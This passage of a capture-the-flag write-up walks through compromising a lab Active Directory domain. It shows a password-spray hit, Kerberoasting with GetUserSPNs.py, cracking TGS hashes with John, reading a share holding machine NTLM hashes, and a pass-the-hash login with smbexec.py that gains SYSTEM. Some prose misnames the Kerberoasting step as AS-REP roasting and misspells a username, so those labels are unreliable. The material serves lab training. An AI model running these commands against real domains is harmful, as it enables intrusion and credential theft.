
This produced valid credentials for user **byob317**.



```
SMB         10.10.141.12    445    DC01             [-] SOUPEDECODE.LOCAL\yadam355:yadam355 STATUS_LOGON_FAILURE
SMB         10.10.141.12    445    DC01             [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB         10.10.141.12    445    DC01             [-] SOUPEDECODE.LOCAL\ycharlie548:ycharlie548 STATUS_LOGON_FAILURE
```


3.Privilege escalation / flags

Using the obtained credentials, we log in with **smbclient** and retrieve the first (user) flag.



```
root@ip-10-10-236-94:~# smbclient //10.10.141.12/Users -U 'soupcode.local/ybob317'
Password for [SOUPCODE.LOCAL\ybob317]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Thu Jul  4 23:48:22 2024
  ..                                DHS        0  Wed Jun 18 23:14:47 2025
  admin                               D        0  Thu Jul  4 23:49:01 2024
  Administrator                       D        0  Fri Sep 12 16:52:44 2025
  All Users                       DHSrn        0  Sat May  8 09:26:16 2021
  Default                           DHR        0  Sun Jun 16 03:51:08 2024
  Default User                    DHSrn        0  Sat May  8 09:26:16 2021
  desktop.ini                       AHS      174  Sat May  8 09:14:03 2021
  Public                             DR        0  Sat Jun 15 18:54:32 2024
  ybob317                             D        0  Mon Jun 17 18:24:32 2024

                12942591 blocks of size 4096. 10724500 blocks available
smb: \> cd ybob317\desktop
smb: \ybob317\desktop\> ls
  .                                  DR        0  Fri Jul 25 18:51:44 2025
  ..                                  D        0  Mon Jun 17 18:24:32 2024
  desktop.ini                       AHS      282  Mon Jun 17 18:24:32 2024
  user.txt                            A       33  Fri Jul 25 18:51:44 2025

                12942591 blocks of size 4096. 10724500 blocks available
smb: \ybob317\desktop\> cat user.txt
cat: command not found
smb: \ybob317\desktop\> type user.txt
type: command not found
smb: \ybob317\desktop\> get user.txt
getting file \ybob317\desktop\user.txt of size 33 as user.txt (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
smb: \ybob317\desktop\>
```

With those credentials we run **GetNPUsers.py** again and obtain AS-REP hashes for several users.




```
root@ip-10-10-236-94:/opt/impacket/examples# python3 GetUserSPNs.py  SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.10.
141.12  -request -outputfile out.txt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

ServicePrincipalName    Name            MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  --------------  --------  --------------------------  ---------  ----------
FTP/FileServer          file_svc                  2024-06-17 18:32:23.726085  <never>
FW/ProxyServer          firewall_svc              2024-06-17 18:28:32.710125  <never>
HTTP/BackupServer       backup_svc                2024-06-17 18:28:49.476511  <never>
HTTP/WebServer          web_svc                   2024-06-17 18:29:04.569417  <never>
HTTPS/MonitoringServer  monitoring_svc            2024-06-17 18:29:18.511871  <never>
```

out.txt ×


```
$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
file_svc*$385ef09e4a01ae25d3dc6f3bcc5fb412$ef8b7fa20c2e3d4b1a8e2dcd961f37f8468ab436d7fb73886487f2925376803a6e4010c0a00ac24
$krb5tgs$23$*firewall_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
firewall_svc*$412bec2acab9a2c95b9e24459d35fb14$b6834518b53795eee22989a516b0cdab5687555c06dd8c4b89360ecf03a9587bf76457d545d
$krb5tgs$23$*backup_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
backup_svc*$6fc539149f16c920bbfd833ec30ff6c4$ae1b2c74e95ad2e065e3d2ac473f56bd8548ebd0a6254f42a2599aa877ef75b4627e53f71deb1
$krb5tgs$23$*web_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
web_svc*$95c58a6cd12ebf003ccd35ae857febed$48bcc02229b09496ed42f2e83564f00bd215eb86dae38e80bbc1ece92647c1bcfae5f0cadeaa528b
$krb5tgs$23$*monitoring_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
monitoring_svc*$e6c6a0570d671f2d1b1edd1dc61027e9$c2de3e6e889043bb1cb40273c4428649230d925e920517bb457448f4884ecbda041167f8a
```

We crack those hashes with **John the Ripper** and recover plaintext passwords.



```
root@ip-10-10-236-94:/opt/impacket/examples# john --wordlist='/root/Desktop/Tools/wordlists/rockyou.txt' out.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123!!    (?)
1g 0:00:00:59 DONE                   0.01668g/s 239341p/s 1136Kc/s 1136KC/s  0839236891..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Logging in as **file_svc**, we access a backup folder and download a text file that contains additional hashes.




```
root@ip-10-10-236-94:/opt/impacket/examples# smbclient //10.10.141.12/backup -U file_svc
Password for [WORKGROUP\file_svc]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jun 17 18:41:17 2024
  ..                                 DR        0  Fri Jul 25 18:51:20 2025
  backup_extract.txt                  A      892  Mon Jun 17 09:41:05 2024

                12942591 blocks of size 4096. 10724500 blocks available
smb: \> get backup_extract.txt
getting file \backup_extract.txt of size 892 as backup_extract.txt (54.4 KiloBytes/sec) (average 54.4 KiloBytes/sec)
smb: \>
```

out.txt × backup_extract.txt ×

```
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
```

Using **smbexec.py** (Impacket) we authenticate as **FileServer** and obtain **NT AUTHORITY\SYSTEM** privileges, which yields the final (root) flag.



```
root@ip-10-10-236-94:/opt/impacket/examples# smbexec.py 'soupedecode.local/FileServer$@10.10.141.12' -hashes :e41da7
e79a4c76dbd9cf79d1cb325559
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
27cb2be302c388d63d27c86bfdd5f56a
```

4.Summary

This box demonstrates SMB/kerberos enumeration and exploitation: enumerate SMB and domain users (enum4linux-ng, kerbrute), collect AS-REP hashes with GetNPUsers.py, crack them (John), use valid SMB credentials to read sensitive shares (user flag) and to escalate via service account credentials and smbexec.py to NT AUTHORITY\SYSTEM (root flag). Key lessons: combine SMB and Kerberos enumeration, capture and crack AS-REP hashes, and always search shares for sensitive files (backups, creds).